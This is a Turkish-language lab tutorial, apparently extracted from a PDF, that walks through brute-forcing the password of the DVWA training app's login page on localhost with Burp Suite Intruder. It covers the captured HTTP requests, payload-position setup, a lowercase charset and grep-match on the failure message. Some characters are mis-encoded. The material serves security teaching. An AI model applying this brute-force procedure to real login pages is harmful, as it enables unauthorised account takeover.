
Login

Username and/or password incorrect.

Login butonuna tıkladığınız an BurpSuite bu isteđinizi sunucuya giderken yakalayacaktır ve brute force saldırısı için gerekli limitleri ekleyebilmeniz adına bekletecektir. BurpSuite penceresine gelin ve Proxy > Intercept sekmelerine tıklayın.



Yukarıdaki pencerede yer alan kodların bulunduğu alana sağ tıklayın ve Send To Intruder seçeneğine tıklayın. Bu işlem sizi aşağıdaki resimde görünen sekmeye yönlendirecektir:



Yukarıdaki resmin sağ tarafında bulunan Clear \$ butonuna tıklayın. Bu işlem, BurpSuite'in brute force uygulamak adına otomatik olarak seçtiği tüm parametreleri seçimli halden kaldırmak içindir. Biz, bu \$ seçimini sadece şifre parametresine yapacağız. Çünkü şifre kırmaya (otomatize şifre denemeleri yapmaya) çalışıyoruz. Bunun için aşağıda yer alan resimdeki gibi deneme yazısını seçin ve sağ taraftaki Add \$ butonuna tıklayın.

Burp Suite Professional v1.5.01 - licensed to LarryLau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 x 2 x 3 x 4 x ...

Target Positions Payloads Options

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /DVWA-master/vulnerabilities/brute/?username=deneme&password=deneme&Login=Login
HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA-master/vulnerabilities/brute/
Connection: keep-alive
Cookie: security=low; PHPSESSID=0gc1sb3j0g1fc8m3tp8gknmuvi
Upgrade-Insecure-Requests: 1
```

Add \$
Clear \$
Auto \$
Refresh

A B

? < + > Type a search term 0 matches Clear

0 payload positions Length: 517

Burp Suite Professional v1.5.01 - licensed to LarryLau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 x 2 x 3 x 4 x ...

Target Positions Payloads Options

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper


```
GET /DVWA-master/vulnerabilities/brute/?username=deneme&password=deneme&Login=Login
HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA-master/vulnerabilities/brute/
Connection: keep-alive
Cookie: security=low; PHPSESSID=0gc1sb3j0g1fc8m3tp8gknmuvi
Upgrade-Insecure-Requests: 1
```

Add \$
Clear \$
Auto \$
Refresh

? < + > Type a search term 0 matches Clear

1 payload position Length: 519

Böylelikle brute force saldırısının üzerinde çalışacağı bölge belirlenmiş olur. Sonra kullanıcı adı tutan parametreye ise elle admin girelim. Çünkü kullanıcı adının admin olduğunu bildiğimizi varsayıyoruz. Not: Eğer istersek şifreyle beraber kullanıcı adına da brute force yapabiliriz.



Burp Suite Professional v1.5.01 - licensed to LarryLau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 x 2 x 3 x 4 x ...

Target Positions Payloads Options

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
GET /DVWA-master/vulnerabilities/brute/?username=deneme&password=$deneme$&Login=Login
HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA-master/vulnerabilities/brute/
Connection: keep-alive
Cookie: security=low; PHPSESSID=0gc1sb3j0g1fc8m3tp8gknmuvi
Upgrade-Insecure-Requests: 1
```

Add \$ Clear \$ Auto \$ Refresh

? < + > Type a search term 0 matches Clear

1 payload position Length: 519



Burp Suite Professional v1.5.01 - licensed to LarryLau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 x 2 x 3 x 4 x ...

Target Positions Payloads Options

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper


```
GET /DVWA-master/vulnerabilities/brute/?username=admin&password=$deneme$&Login=Login
HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA-master/vulnerabilities/brute/
Connection: keep-alive
Cookie: security=low; PHPSESSID=0gc1sb3j0g1fc8m3tp8gknmuvi
Upgrade-Insecure-Requests: 1
```

Add \$ Clear \$ Auto \$ Refresh


? < + > Type a search term 0 matches Clear

1 payload position Length: 518


Ardından bulunduđunuz sekme olan Positions'ın yanındaki Payloads sekmesine gelin.




Brute Forcer (Brute Force yapıcı) saldırı türünü seçin.




Daha sonra brute force saldırısı için verilmesi gereken kriterleri belirleyin.




Biz burada kriter olarak a'dan z'ye tüm küçük harfler karakter setini, minimum 1 karakter uzunluđunu ve maksimum 4 karakter uzunluđunu belirledik.



Daha sonra Options sekmesine gein.




Őimdi geriye son bir Őey kaldı. O da yazılımın yapacađı Őifre denemelerinde hangisinde baŐarılı olduđunu bize sunacak bir iŐaret gerekmekte. Bu iŐareti ise DVWA'nın login ekranına normalde elle gireceđimiz rastgele kullanıcı adı ve Őifre sonrası ekranın vermekte olduđu Őu uyarıyı kullanarak belirleyeceđiz:



Görüldüđu üzere tarayıcı arayüzünde normal bir Őekilde elle kullanıcı adı & Őifre girildiđinde ve yanlış olduđunda bir bildirim ekrana gelmektedir. Ne zaman kullanıcı adı ve Őifre dođru olursa o zaman bu hata bildirimi gelmeyecektir. İŐte bu etki tepkiyi Őimdi yazılıma verelim ve yazılım her Őifre denemesinde tepki olarak bu hatayı alıyorsa ekranımıza bu Őifre denemesinde hata aldım diyebilirsin.



Őimdi BurpSuite'e tekrar dđnün ve bulunduđunuz Options sekmesinin aŐađlarına pencereyi kaydırın. Orada Grep - Match adlı bir bđlüm vardır. Oradaki Clear butonuna tıklayın.




Sildiklerimizin yerine őimdi DVWA'nın hata bildirimini koyacađız. Bunun için hata bildirimindeki tüm kelimeleri cümle olarak girmenize gerek yoktur. Sadece hata durumunda beliren spesifik bir kelimeyi - eđer őifre dođru olduđunda, yani oturum açıldıđında o kelime sayfanın herhangi bir yerinde yoksa o kelimeyi - kullanabilirsiniz. Hata bildirimi őuydu:

Username and/or password is incorrect.

